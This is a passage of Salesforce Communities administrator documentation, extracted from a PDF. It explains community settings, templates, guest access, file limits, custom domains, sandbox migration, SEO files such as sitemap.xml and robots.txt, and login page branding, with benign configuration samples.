1. Open Community Workspaces or Community Management.
2. Click **Administration** > **Settings**.
3. Edit your community settings as needed:
   - Edit your community name, description, and URL, by clicking next to your community name.
   - Manage the status of your community.
   - Change your community template.

SEE ALSO:

Change Your Community Template

Communities Statuses

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or activate a community:

- "Create and Set Up Communities"

  AND

  Is a member of the community

Deactivate a Community

You may want to deactivate a community if you need to:

- Add or remove members
- Add, remove, or change the order of tabs
- Change the color scheme
- Change the community URL

1. Open Community Workspaces or Community Management.
2. Click **Administration** > **Settings**.
3. Click **Deactivate**.

   Your community is inactive and offline.

   When a community is inactive, members still see it in the menu, but can't access it unless they have the "Create and Set Up Communities" permission.

SEE ALSO:

Communities Statuses

Activate Your Community

Customize Communities

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or activate a community:

- "Create and Set Up Communities"

  AND

  Is a member of the community

Change Your Community Template

If you use the Salesforce Tabs + Visualforce template, you can change your template to Koa, Kokua, or the Customer Service (Napili) template in Community Builder.

Note: Starting with Winter '17, the ability to change templates is no longer supported for communities using the Koa, Kokua, and Customer Service (Napili) templates. The functionality is still available for these templates, but we recommend that you start afresh with a new community instead. If you do change your template from Koa, Kokua, or Customer Service (Napili) to another template type, Salesforce Customer Support will be unable to assist you if any problems arise.

Important: There is no data loss when you change templates, but some customizations are lost. Be sure to review Considerations for Changing Your Community Template before changing your template.

1. Open Community Workspaces or Community Management.
2. Click **Administration** > **Settings**.
3. Click **Change Template**.
4. Choose the template you want to switch to.
5. When prompted, select **Change Template** to confirm your changes.

After you change the template, you are taken back to Community Workspaces or Community Management.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or activate a community:

- "Create and Set Up Communities"

  AND

  Is a member of the community

Check to make sure your community pages, such as the Login page or Community Home page, are still the best choice for your updated community template. For example, if you previously had a Salesforce Tabs + Visualforce template and switch to the Customer Service (Napili) template, update your pages to use Community Builder pages instead of Visualforce pages. If necessary, customize your community in Community Builder and publish any changes you make.

To learn more about using the Kokua, Koa, and Customer Service (Napili) templates, see the *Using Templates to Build Communities*.

To learn more about using the Aloha template, see the *Getting Started with the Aloha Community Template for Salesforce Identity*.

Considerations for Changing Your Community Template

Changing your community template affects the community navigation, branding, and customizations.

Note: Starting with Winter '17, the ability to change templates is no longer supported for communities using the Koa, Kokua, and Customer Service (Napili) templates. The functionality is still available for these templates, but we recommend that you start afresh with a new community instead. If you do change your template from Koa, Kokua, or Customer Service (Napili) to another template type, Salesforce Customer Support will be unable to assist you if any problems arise.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- When you change your template, Salesforce object data carries over, but some branding and component customizations do not. Prepare to redo customizations as necessary.
- Changing the community template updates the navigation options in Community Workspaces or Community Management. To view all available navigation options regardless of template selection, select **AdministrationPreferences** > **Show all settings in Community Workspaces or Community Management**.
- Your community URL changes when switching from a Salesforce Tabs + Visualforce template to any other template type. Specifically, `/s` is appended to the community URL. Be sure to update any links to your community with the updated URL.

- In active communities
  - When you switch over to the Koa, Kokua, or Customer Service (Napili) templates, your template change is saved in a draft version. Use the draft version to further customize your community in Community Builder. Your community is updated only after you publish your changes.
  - When you switch to the Salesforce Tabs + Visualforce template from any other template, your changes immediately reflect in your active community. In this scenario, we recommend that you deactivate your community before you change your template. Once you've made all your changes, reactivate the community.
  - If your template is listed as `None`, it means you're not using a predefined template or you are using a modified version of one of our templates.

To learn more about using the Kokua, Koa, and Customer Service (Napili) templates, see the *Using Templates to Build Communities*.

To learn more about using the Aloha template, see the *Getting Started with the Aloha Community Template for Salesforce Identity*.

Enable Optional Community Features

Enable other optional features in your community such as user nicknames, guest access, private messages, direct messages, content flagging, and reputation levels.

To use these settings, Chatter must be enabled in your organization.

1. Open Community Workspaces or Community Management.
2. Click **Administration** > **Preferences**.
3. Change the desired settings.

General

- Display nicknames instead of full names in your community. Enabling nickname display in your community allows more privacy and protects member identities. This is especially helpful in a public community where unregistered visitors can access member profiles.
- Enable access to public Chatter content in your community so that guest users can access it without logging in. Allowing this access is a way to boost adoption and helps customers easily find information they need without having to log in, register, or contact your company directly.
- Enable Chatter messages, which allow community members to have secure private conversations with other Chatter users. To expose Chatter messages for external users, administrators must also enable the Chatter tab in communities using the Salesforce Tabs + Visualforce template.
- Enable direct messages, which allows community members to have secure private conversations in communities built using the Customer Service (Napili) template.
- Use custom Visualforce error pages, if you want authenticated users to see your custom branded Visualforce error pages.
- Show all settings available in Community Management or Community Workspaces that are hidden by default based on how you set up your community. Enabling this setting overrides the dynamic navigation provided in Community Management and Community Workspaces.

Community Management or Community Workspaces

- Allow members to flag posts, comments, or files for moderation on page 3636 within your community. Members may want to flag items that contain inappropriate language or sensitive information.
- Enable Reputation on page 3666to allow community managers to set up a point system that rewards users who participate in the community. Administrators set up corresponding reputation levels that users see on their profile.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or activate a community:
- "Create and Set Up Communities"

AND

Is a member of the community

- Enable knowledgeable people on page 3666so you can discover who's knowledgeable on topics and endorse people for their knowledge on a topic.

Files

- Set the maximum size in MB for files uploaded to the community.
- Specify the types of files that can be uploaded in the community.

4. Click **Save**.

Show Nicknames Instead of Full Names in the Community

Enabling nickname display in your community allows more privacy and protects member identities. This is especially helpful in a public community where unregistered visitors can access member profiles.

Enable Public Access to a Community

Enable access to communities for guest (unlicensed) users, without requiring them to log in or register with the community.

Use Custom Visualforce Error Pages for Authenticated Users

If you have customized Visualforce error pages, you can have those pages display for authenticated community users.

Limit Files in Your Community

Restrict the size and types of files that your community members can upload. This whitelist of file types lets you control what your community members upload and also prevents spammers from polluting your community with inappropriate files.

Configure a Custom Domain for Your Community

Set up a custom domain so that your community URLs reflect your company brand.

Add the Global Search Box to Your Customized Community HTML Header

If you customize your Salesforce Communities with an HTML header, you hide the global search box. To take advantage of this search functionality, add a form to your custom header.

Choose a Landing Tab

If you are using the Salesforce Tabs + Visualforce template, you can select a landing tab for your community.

Migrate Communities From Your Sandbox to Production

SEE ALSO:

Show Nicknames Instead of Full Names in the Community

Enable Public Access to a Community

Use Custom Visualforce Error Pages for Authenticated Users

Enable Members to Flag Items in Your Community

Enable Reputation in Your Community

Limit Files in Your Community

Show Nicknames Instead of Full Names in the Community

Enabling nickname display in your community allows more privacy and protects member identities. This is especially helpful in a public community where unregistered visitors can access member profiles.

All users have nicknames by default, which they can modify by going to *Your Name* > **Edit Contact Info** in the global header or from their Chatter user profile.

1. Open Community Workspaces or Community Management.
2. Click **Administration** > **Preferences**.
3. Select **Enable nickname display**, then click **Save**.

Nicknames are shown in place of first and last names in almost all locations in the community, including in feeds, list views, groups, search results, recommendations, and on user profiles and files. Additionally, Salesforce1 and any community sites activated using community templates show nicknames as well.

A few restrictions to keep in mind about nickname display:

- Private messages display full names. You can choose to turn off private messages to avoid this.
- Records and user lookups on records show full names. Keep in mind, though, that you can control record and user visibility with sharing rules.
- Mobile notifications in Salesforce1 show full names. You can turn off mobile notifications in Salesforce1 to avoid this.
- Searches by first, last, and full names aren't restricted and return matches, but the search results display only nicknames. The auto-complete recommendations in global search and the recent items list show any first, last, and full names that the user has already searched by or has accessed via a record or another location.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable nickname display:

- "Create and Set Up Communities"

  AND

  Is a member of the community

SEE ALSO:

Enable Optional Community Features

Enable Public Access to a Community

Enable access to communities for guest (unlicensed) users, without requiring them to log in or register with the community.

Public communities lend themselves well to business-to-consumer (B2C) type scenarios and allow you to reach a broader audience. Consider the example of a customer support community. A community with public discussions, known issues, and solutions posted by other community members or customer support allows existing and potential customers to view information without logging in.

Public access to any community depends on the level of access you grant to the guest user profile. Make sure that you enable access to Chatter content for guest users via the API.

Note: You can also control access to public content at the page level from Community Builder.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable public access to community content:

- "Create and Set Up Communities"

  AND

  Is a member of the community

Guest User Profiles

Whenever you make a community using the Community Creation wizard, Salesforce automatically creates a guest user profile for the community. You can access the guest user profile in one of the following ways and change the profile settings to open up or limit access to your community's public content.

1. Open Community Workspaces or Community Management.
2. For communities using the Salesforce Tabs + Visualforce template:
   a. Under Administration, click **Pages** and then click **Go to Force.com**.
   b. On the site settings page, click **Public Access Settings** to edit the guest profile page.
   c. To update the profile access permissions, click **Edit** and make your updates.
   d. Click **Save**.

For template-driven communities, you can also access the guest user profile from Community Builder settings. Click **General** and then click the link under the Guest User Profile section.

Important:

- If you have enabled profile-based rollout for Chatter in your organization, guest users can't access public communities until you enable Chatter access on the guest user profile. For more information, see *Control Chatter Access through User Profiles* in the Salesforce Help.
- Page variations and page-level settings gate access to your community pages.
- When you add custom components to your community, they can bypass the object- and field-level security (FLS) you set for the guest user profile. Lightning components don't automatically enforce CRUD and FLS when referencing objects or retrieving the objects from an Apex controller. This means that the framework continues to display records and fields for which users don't have CRUD permissions and FLS visibility. You *must* manually enforce CRUD and FLS in your Apex controllers.

Enabling API Access to Chatter for Guest Users

The following Lightning and Visualforce pages and components in communities need access to underlying Chatter capabilities to load correctly for guest users.

- Case
- Featured Feeds
- Feed
- Group

- Group Detail
- Headline
- Record Information Tabs
- Related Lists
- Reputation
- Search & Post Publisher

To enable access to Chatter functionality, access Community Workspaces or Community Management.

1. Click **Administration** > **Preferences**.
2. Select **Give access to public API requests on Chatter**, then click **Save**.

Enabling public access through the guest user profile and the API exposes data for guest users through Chatter in Apex which is helpful when you're building your own community pages from scratch.

SEE ALSO:

Enable Optional Community Features

Methods Available to Communities Guest Users

Use Custom Visualforce Error Pages for Authenticated Users

If you have customized Visualforce error pages, you can have those pages display for authenticated community users.

To assign or customize your Visualforce error pages, in Community Workspaces or Community Management, click **Administration** > **Pages** and click **Go to Force.com**. The **Error Pages** section lists your current page selections.

When **Use custom Visualforce error pages** is selected, users who are logged in to the community will see your custom Visualforce error pages. When **Use custom Visualforce error pages** isn't selected, users logged in to the community see the default Visualforce error pages. Guest users who aren't logged in to the community will always see the custom Visualforce error pages, regardless of whether or not you select the checkbox.

1. Open Community Workspaces or Community Management.
2. Click **Administration** > **Preferences**.
3. Select **Use custom Visualforce error pages**, then click **Save**.

SEE ALSO:

Assigning Force.com Site Error Pages

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or activate a community:

- "Create and Set Up Communities"

  AND

  Is a member of the community

Limit Files in Your Community

Restrict the size and types of files that your community members can upload. This whitelist of file types lets you control what your community members upload and also prevents spammers from polluting your community with inappropriate files.

Community file moderation must be enabled for your org before you can limit files in your community. If you don't see the option to limit files in Community Workspaces or Community Management, contact Salesforce.

Your community file limits apply to files uploaded by community members anywhere in the community—in posts and comments, directly in the Files tab, and also from Salesforce1. You can also set community file limits using the SOAP API or Metadata API.

Files uploaded before setting your file limits are unaffected. However, newer versions of those files must meet the limits you specify.

Keep the following things in mind:

- A file must meet the file limits set in the community in which it's uploaded. For example, if a customer uploads a file on a case and then an agent uploads a newer version in your Salesforce internal org, the limits from the customer community still apply.
- Files uploaded in your internal Salesforce org that are shared in a community aren't subject to community file limits.

1. Open Community Workspaces or Community Management.
2. Select **Administration** > **Preferences**, then enter your limits in the Files section on the page.
   - `Maximum file size in MB`—Enter a number between 3 MB and your org's maximum file size. To use the default limit of 2 GB, leave this field empty or enter *0*.
   - `Allow only these file types`—Enter file extensions separated with a comma (for example: *jpg,docx,txt*). You can enter lowercase and uppercase letters. You can enter up to 1,000 characters. To allow all file types, leave this field empty.
3. Click **Save**.

After you set your community's file limits, members receive an error message if their file is larger than the size you set or if their file extension isn't allowed.

When a member tries to upload multiple files at once and a file is found that doesn't meet your limits, none of the files are uploaded.

SEE ALSO:

Enable Optional Community Features

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To limit the files in your community:

- "Manage Communities" OR "Create and Set Up Communities"

  AND

  Is a member of the community

Configure a Custom Domain for Your Community

Set up a custom domain so that your community URLs reflect your company brand.

Note: Custom domains are supported only in non-sandbox instances. You can configure a custom domain in a sandbox instance and then migrate it to a production instance, but the custom domain is only active in production.

When you add a domain, you also have the option of attaching a certificate and key for connection security. If you're going to use a certificate, make sure you've already added it using Certificate and Key Management before you try to attach it to your domain. Only CA-signed certificates are supported, and they must be 2048 bits in length. To support all domains that are hosted by sites in your organization, use a wildcard or Subject Alternative Name certificate.

1. From Setup, enter *Domains* in the Quick Find box, then select **Domains**.
2. Click **Add a Domain**.
3. Enter the Domain Name.
4. Add a certificate if you have already set up a CA-signed certificate that supports this domain.
5. Click **Save**. Alternatively, click **Save & New** to add multiple domains.

If you plan to host more than one community on a domain, you'll need to set up custom URLs for each site. Custom URLs are the way to uniquely distinguish the communities within that domain. From Setup, enter *Custom URLs* in the Quick Find box, then select **Custom URLs**.

Before you switch the CNAME of your domain name to point to a new target name, ensure that the new target name exists in the DNS by using `dig` or `nslookup`. When you created your domain names affects the target of your CNAME:

- Domain names that were added before Summer '13, typically need to have their CNAME adjusted to point to the fully qualified domain followed by `.live.siteforce.com` instead of to the organization's `force.com` sub-domain. For example, if your pre-Summer '13 domain is `www.example.com`, then the target of its CNAME will need to be `www.example.com.live.siteforce.com` instead of `example.force.com` before HTTPS will work.
- Domain names that were added in or before Summer '13, don't have the 18-character organization ID in the CNAME target.
- Domain names that were added in or after Summer '13, already point to the proper place for setting up HTTPS in a custom domain.
- Domain names that were added in or after Winter '14, use a CNAME that points to the fully qualified domain followed by your organization's 18-character ID and `.live.siteforce.com`. For example, if your domain name is `www.example.com` and your 18-character organization ID is `00dxx0000001ggxeay`, then the target of its CNAME will need to be `www.example.com.00dxx0000001ggxeay.live.siteforce.com`.

USER PERMISSIONS

To view domains:
- "View Setup and Configuration"

To add domains:
- "Customize Application" or "View Setup and Configuration" plus either a Site.com Publisher license or "Create and Set Up Communities"

To edit or delete domains:
- "Customize Application"

To associate certificates with a domain:
- Contact Salesforce if you aren't using Communities. Organization with Communities can associate certificates with a domain.

SEE ALSO:

Manage Your Domains

Managing Domains and Custom URLs

Adding a Domain

Add the Global Search Box to Your Customized Community HTML Header

If you customize your Salesforce Communities with an HTML header, you hide the global search box. To take advantage of this search functionality, add a form to your custom header.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

1. In your customized HTML header, embed a form similar to this one.

```
<form action="/<community name>/search/SmartSearch" method="get">
  <input id="phSearchInput" type="text" name="str"/>
  <input type="submit" value="Search"/>
</form>
```

2. Replace *<community name>* with the unique value you used for the URL when creating the community.

   For example, if you entered *customers* as the unique value for your community URL, the form would look like this example:

```
<form action="/customers/search/SmartSearch" method="get">
  <input id="phSearchInput" type="text" name="str"/>
  <input type="submit" value="Search"/>
</form>
```

Choose a Landing Tab

If you are using the Salesforce Tabs + Visualforce template, you can select a landing tab for your community.

Open Community Workspaces or Community Management. Go to **Administration** > **Tabs**, the first tab in the Selected Tabs list is the landing page.

There are multiple options for the landing tab in your community, and you should select the one that best meets members' needs.

- Chatter tab—If you select this tab, the feed is the first thing members see when they log in. This option is good for communities where people will spend a lot of time in Chatter and won't need a customized home page with additional components. You can also rename the Chatter tab.
- Home tab—If you select this tab, the Salesforce Home tab for your organization is the first thing members see when they log in. The components that display on the tab were added in the Home Page by your administrator. This is a good option if you're not using Chatter or don't want a feed-based home page view.
- Custom Visualforce tab—Selecting this option allows you to build a completely custom landing page.

Migrate Communities From Your Sandbox to Production

In order to properly set up and test the implications of Communities on your organization, we recommend that you deploy Communities in your sandbox first. You can then use the Metadata API to retrieve your data and migrate it over to your production environment.

Note: In the API, the `network` represents a community.

For additional information on the Metadata API and instructions on migrating data, see the *Metadata API Developer's Guide* and the *Force.com Migration Tool Guide*.

Prerequisites

Before migrating data to an organization, ensure that:

- An administrator has enabled Communities for your org. `To enable Communities in an organization, from Setup, enter Communities Settings in the Quick Find box, select` **`Communities Settings`**`, and then select` **`Enable.`** `If you don't see this option, contact your Salesforce representative.`

  Note: When you enable Communities, you must select a domain name. Ensure that you enter the same domain name that you used in your sandbox organization or you will get an error.

Considerations

- When a community is created, we create the following behind the scenes.
  - Custom site

  The custom site is migrated with the community. Check the XML file to make sure all custom site dependencies are brought over as well. If any are missing, you may need to explicitly state them all in the XML file.
- Every network has a unique name and URL path prefix. When we retrieve the network, a file is generated. The name of the file is based on the name of the network. When migrating, the API looks at the file name and if it already exists, updates the community. If it doesn't exist, the API creates a new community. If someone changes the community name in the sandbox and then tries to migrate, they will see an error because the API is trying to create a new community with the existing path prefix.
- Once profiles are migrated, users are added to the community in the production organization. Subsequently, emails are sent to members as if it was a new community.

Sample Template

The following template contains all of the fields that can be migrated through the Metadata API.

```
<Network xmlns="http://soap.sforce.com/2006/04/metadata">
    <changePasswordEmailTemplate>unfiled$public/
CommunityChangePasswordEmailTemplate</changePasswordEmailTemplate>
    <emailSenderAddress>admin@yourorg.com</emailSenderAddress>
    <emailSenderName>Admin User</emailSenderName>
    <forgotPasswordEmailTemplate>unfiled$public/
CommunityForgotPasswordEmailTemplate</forgotPasswordEmailTemplate>
    <invitationsEnabled>false</invitationsEnabled>
    <networkProfiles>
      <profile>
        <fullName>Admin Profile</fullName>
        <classAccesses>
          <apexClass>*</apexClass>
          <enabled><boolean></enabled>
        </classAccesses>
        <pageAccesses>
          <apexPage>*</apexPage>
          <enabled><boolean></enabled>
        </pageAccesses>
        <userLicense>Salesforce</userLicense>
      </profile>
    </networkProfiles>
    <networkTabSet>
```

```
      <defaultTab>home</defaultTab>
      <standardTabs>Chatter</standardTabs>
    </networkTabSet>
    <portal>FirstNetwork</portal>
    <sendWelcomeEmail>true</sendWelcomeEmail>
    <site>FirstNetwork</site>
    <status>UnderConstruction</status>
    <urlPathPrefix>brand</urlPathPrefix>
    <welcomeEmailTemplate>unfiled$public/
CommunityWelcomeEmailTemplate</welcomeEmailTemplate>
</Network>
```

Sample `package.xml` Manifest File

A manifest file defines the components you are trying to retrieve. The following sample shows a `package.xml` manifest file for retrieving all the components of a community.

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
    <types>
        <members>*</members>
        <name>Network</name>
    </types>
    <types>
        <members>*</members>
        <name>CustomSite</name>
    </types>
    <types>
        <members>*</members>
        <name>CustomTab</name>
    </types>
    <types>
        <members>*</members>
        <name>CustomObject</name>
    </types>
    <types>
        <members>*</members>
        <name>ApexClass</name>
    </types>
    <types>
        <members>*</members>
        <name>ApexPage</name>
    </types>
    <types>
        <members>*</members>
        <name>ApexComponent</name>
    </types>
    <types>
        <members>*</members>
        <name>Portal</name>
    </types>
    <types>
        <members>*</members>
        <name>Profile</name>
```

```
    </types>
    <version>28.0</version>
</Package>
```

Set Up Search Engine Optimization (SEO) for Your Community

Have search engines, such as *Google*™ or *Bing*®, index your community so that customers, partners, and guest users can easily discover community pages via online searches. SEO can significantly improve discovery for public communities.

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Note: For communities that use the Koa, Kokua, and Customer Service (Napili) template, activating a community automatically registers it with Brombone™, an SEO service.

To manually set up SEO for your community, there are a few standard files and SEO properties that you need to know about.

sitemap.xml

`sitemap.xml` contains a list of the URLs of your community. Search engines use this list to find out which pages of your community are available for crawling and indexing. The `sitemap.xml` file is automatically generated at the root level of your community. To view the site map, navigate to `https://<community_URL>/s/sitemap.xml`.

If your community supports multiple languages, the site map automatically includes an entry for each supported language as follows:

```
<xhtml:link rel="alternate" hreflang="language_code"
href="page_URL?language=language_code" />
```

For example, `<xhtml:link rel="alternate" hreflang="fr" href="https://mycommunity.com/s/?language=fr" />`.

You can submit the `sitemap.xml` file directly to search engines, such as Google™ Webmaster Tools and Bing® Webmaster Tools to allow users of those search engines to discover content in your community.

robots.txt


`robots.txt` uses include and exclude rules to inform web spiders and robots about which areas of your community to index. This standard file is used across the Web for SEO and gives you complete control over what users can discover via search engines.

`robots.txt` is automatically generated if your community exists at the root level (without a subpath in the URL). To view the file, navigate to `https://<community_URL>/robots.txt`.

The auto-generated file allows your entire community to be indexed. However, you can choose to allow indexing of specific areas only by creating a Visualforce page to host the information.

Page Title and Description properties

The `title` and `description` tags in the page `<head>` are important for SEO because they represent the link title and description that appear in search results pages.



You can customize the title and description for your community's standard pages in the Page Manager area of Community Builder. However, some pages, such as the Article Detail and Topic Detail pages, set these properties dynamically according to the components on the page. For example, for the Article Detail page, the title and description values are updated according to the article's title and summary, respectively.

Create a Custom Robots.txt File for Your Community

The `robots.txt` file uses include and exclude rules to inform web spiders and robots about which areas of your community to index. To allow only specific areas of your community to be indexed, create a Visualforce page to host this information. After you specify your rules, search engines use the file to index your community pages.

Best Practices for Using SEO in Your Community

Follow these guidelines and best practices when using SEO in your community.

SEO for Communities FAQ

Answers to common questions about using SEO in your community.

SEE ALSO:

Page Properties and Types in Community Builder

Create a Custom `Robots.txt` File for Your Community

The `robots.txt` file uses include and exclude rules to inform web spiders and robots about which areas of your community to index. To allow only specific areas of your community to be indexed, create a Visualforce page to host this information. After you specify your rules, search engines use the file to index your community pages.

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create a Visualforce page and robots.txt file for your community:

- "Create and Set Up Communities"

Your custom `robots.txt` file must contain the path to the auto-generated site map—for example, `https://<community_URL>/s/sitemap.xml`. `robots.txt` is placed at the root level of your community.

Here's an example of a Visualforce page with indexing rules for a community:

```
<apex:page contentType="text/plain">
User-agent: *
Disallow: /   # hides everything from ALL bots
Allow: /<path-prefix-1>/s  # add path you want to open to bots
Allow: /<path-prefix-2>/s  # add path you want to open to bots
Sitemap: http://<community_URL>/s/sitemap.xml
Sitemap: http://<community_URL>/<sub_path>/s/sitemap.xml
</apex:page>
```

Note: You may have more than one community, each with various subpaths. Keep in mind that they all share the same file, so be sure your indexing rules account for the pages in all your communities. The Visualforce page with the robots.txt info must be within the community that has no subpath name at all, so at the root level.

To create and use a custom `robots.txt` file:

1. Create a list of include and exclude rules for the different areas of your community that you want to expose or hide from search engines. Save this information in a text file.

2. In Setup, enter *Visualforce Pages* in the Quick Find box, then select **Visualforce Pages** and click **New** to create a Visualforce page. Give it any name; you can even call it `robots`.
3. Paste the list of indexing rules in the Visualforce page. The final contents should look similar to the example above, with more rules as required.
4. Click **Save**.
5. From Community Workspaces or Community Management, click **Administration** > **Pages** and click **Go to Force.com**. Then click **Edit** on the Site Details page.
6. In the **Site Robots.txt** field, enter the name of the Visualforce page you created, or click  to search for the file.
7. Click **Save**.
8. Optionally, submit your `sitemap.xml` file directly to search engines. For example, submit the file to Google™ Webmaster Tools and Bing® Webmaster Tools to allow users of those search engines to discover content in your community.

To confirm that the `robots.txt` file is available for robots and spiders, navigate to `https://<community_URL>/robots.txt`. Similarly, to view the site map, navigate to `https://<community_URL>/s/sitemap.xml`.

SEE ALSO:

Set Up Search Engine Optimization (SEO) for Your Community

Best Practices for Using SEO in Your Community

Best Practices for Using SEO in Your Community

Follow these guidelines and best practices when using SEO in your community.

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

- Don't create a custom site map; use the auto-generated `sitemap.xml` file.
- If you create a custom `robots.txt` file, ensure that it points to the auto-generated site map—for example, `http://<community_URL>/s/sitemap.xml`.
- If your org supports multilingual Knowledge articles, we recommend against replacing the URL of translated articles with language-specific URLs. Instead, retain the same URL as the base language article.

  If your community supports multiple languages, the site map automatically includes an entry for each supported language as follows:

  ```
  <xhtml:link rel="alternate" hreflang="language_code"
  href="page_URL?language=language_code" />
  ```

- In Page Manager, ensure that each page's Title and Description fields have meaningful entries, where applicable. The page title is used in the browser tab or window, search engine results, and bookmarks. Content in the Description field is shown in search engine results to help people quickly decide whether it's the page they want.
- Before submitting the `sitemap.xml` file to search engines for crawling, navigate to `https://<community_URL>/s/sitemap.xml` as an unauthenticated user. (We suggest using Google Chrome's incognito mode.) Ensure that the URLs listed in the site map are appropriate for guest users.

  If a URL is mistakenly included in the list available to guest users, ensure that the correct permissions are enabled on the guest user profile and that your org is set up correctly. For example, to prevent Case Detail URLs from being included in the site map, from

Setup, enter *Sharing Settings* in the Quick Find box. Then, click **Edit** and set the Default Internal Access for Case to *Private*.

- Redirecting HTTP requests to HTTPS is an SEO best practice. Therefore, we recommend against disabling the **Require Secure Connections (HTTPS)** setting on the Site Details. To verify that the checkbox is selected, in Community Management, click **Administration** > **Pages** > **Go to Force.com**.
- 301 redirects are a great way to ensure that users and search engines are directed to the correct page. For example, for a URL such as www.my_community.com, we recommend creating a redirect to my_community.com. You can set up these redirects with your DNS provider.

SEE ALSO:

Set Up Search Engine Optimization (SEO) for Your Community

Page Properties and Types in Community Builder

SEO for Communities FAQ

Answers to common questions about using SEO in your community.

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Why does sitemap.xml have references to other site maps?

The auto-generated sitemap.xml file is an index file that lists other site maps. sitemap.xml can contain only a limited number of URLs, so if your community contains many site map URLs, we partition them into several smaller site map files.

Does the site map include URLs for Salesforce object pages that come with my community template?

If you created a detail page for the object and enabled the object's "Read" permission on the guest user profile, the URLs for the object's pages are included in the site map.

Does the site map include URLs for the custom object pages that I create?

If you created a detail page for the object and enabled the object's "Read" permission on the guest user profile, the URL for the detail page is included in the site map. However, URLs for the list and related list pages aren't included.

How do I exclude the URLs for Case Detail from the site map and prevent them from showing up in search engine results?

To prevent Case Detail URLs from being included in the site map, from Setup, enter *Sharing Settings* in the Quick Find box. Then, click **Edit** and set the Default Internal Access for Case to *Private*.

Why doesn't the auto-generated robots.txt file appear when I navigate to https://<*community_URL*>/robots.txt?

Your community must be at the root level of your custom URL for the auto-generated robots.txt file to show up. If you don't have a custom URL set up and are using the *.force.com domain, then a community without the path prefix must exist for robots.txt to show up.

How do I override the content of robots.txt?

You can override robots.txt by creating a Visualforce page to host the information.

Can I remove the /s/ from the default community URL?

No, the /s/ is required in the default community URL.

Is URL rewriting for creating custom vanity URLs supported?

No, URL rewriting isn't currently supported for template-based communities.

Does each article have its own URL?

Yes, each article that appears in the Article Detail page has its own URL, which is retrieved from the Knowledge article's `URL Name` field.

If your org supports multilingual Knowledge articles, we recommend against replacing the URL of translated articles with language-specific URLs. Instead, retain the same URL as the base language article.

Can I add titles and descriptions to articles for SEO purposes?

Each Knowledge article has a `URL Name`, a `Title`, and a `Summary` field. When the article is displayed in the Article Detail page in Community Builder, these fields are used for the page URL, and the`title` and `description` tags in the page `<head>`, respectively.

The `title` and `description` tags in the page `<head>` are important for SEO because they represent the link title and description that appear in search results pages.

SEE ALSO:

Set Up Search Engine Optimization (SEO) for Your Community

Customize Login, Self-Registration, and Password Management for Your Community

Configure the standard login, logout, password management, and self-registration options for your community, or customize the behavior with Apex and Visualforce or Community Builder (Site.com Studio) pages.

By default, each community comes with default login, password management, and self-registration pages and associated Apex controllers that drive this functionality under the hood. You can use Visualforce, Apex, or Community Builder (Site.com Studio) to create custom branding and change the default behavior:

- Customize the branding of the default login page.
- Customize the login experience by modifying the default login page behavior, using a custom login page, and supporting other authentication providers.
- Redirect users to a different URL on logout.
- Use custom Change Password and Forgot Password pages
- Set up self-registration for unlicensed guest users in your community.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or activate a community:

- "Create and Set Up Communities"

  AND

  Is a member of the community

Brand Your Community's Login Page

If you selected the Salesforce Tabs + Visualforce template, you can add your company logo and custom footer text to the standard login page that comes out-of-the-box with your community.

Redirect Community Members to a Custom URL on Logout

Specify the URL that community members should be redirected to when they log out from your community.

Use Custom Change Password and Forgot Password Pages in Your Community

Use a custom Community Builder or Visualforce page instead of the default Change Password and Forgot Password pages.

Brand Your Community's Login Page

If you selected the Salesforce Tabs + Visualforce template, you can add your company logo and custom footer text to the standard login page that comes out-of-the-box with your community.

The header and page background colors used on the standard login page are inherited from the community's branding color scheme.

1. Open Community Workspaces or Community Management.
2. Click **Administration** > **Login & Registration** and make your changes in the Header and Footer section.
3. Upload a logo for the community login page header.

   The file can be .gif, .jpg, or .png. The maximum file size is 100 KB. Images larger than 250 pixels wide or 125 pixels high aren't accepted. Uploading a logo automatically creates a Communities Shared Document Folder on the Documents tab and saves the logo there. Once created, you can't delete the folder.

   The header logo displays at the top left of the standard login page. It is also used when you access the community in Salesforce1. The header logo doesn't appear on custom login pages.
4. Enter custom text for the community login page footer, up to a maximum of 120 characters.

   The footer displays at the bottom of the login page. This footer text doesn't display on custom login pages.
5. Click **Save**.

The logo and custom footer text display to all users (internal, external, and unlicensed guest users) on the login page.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

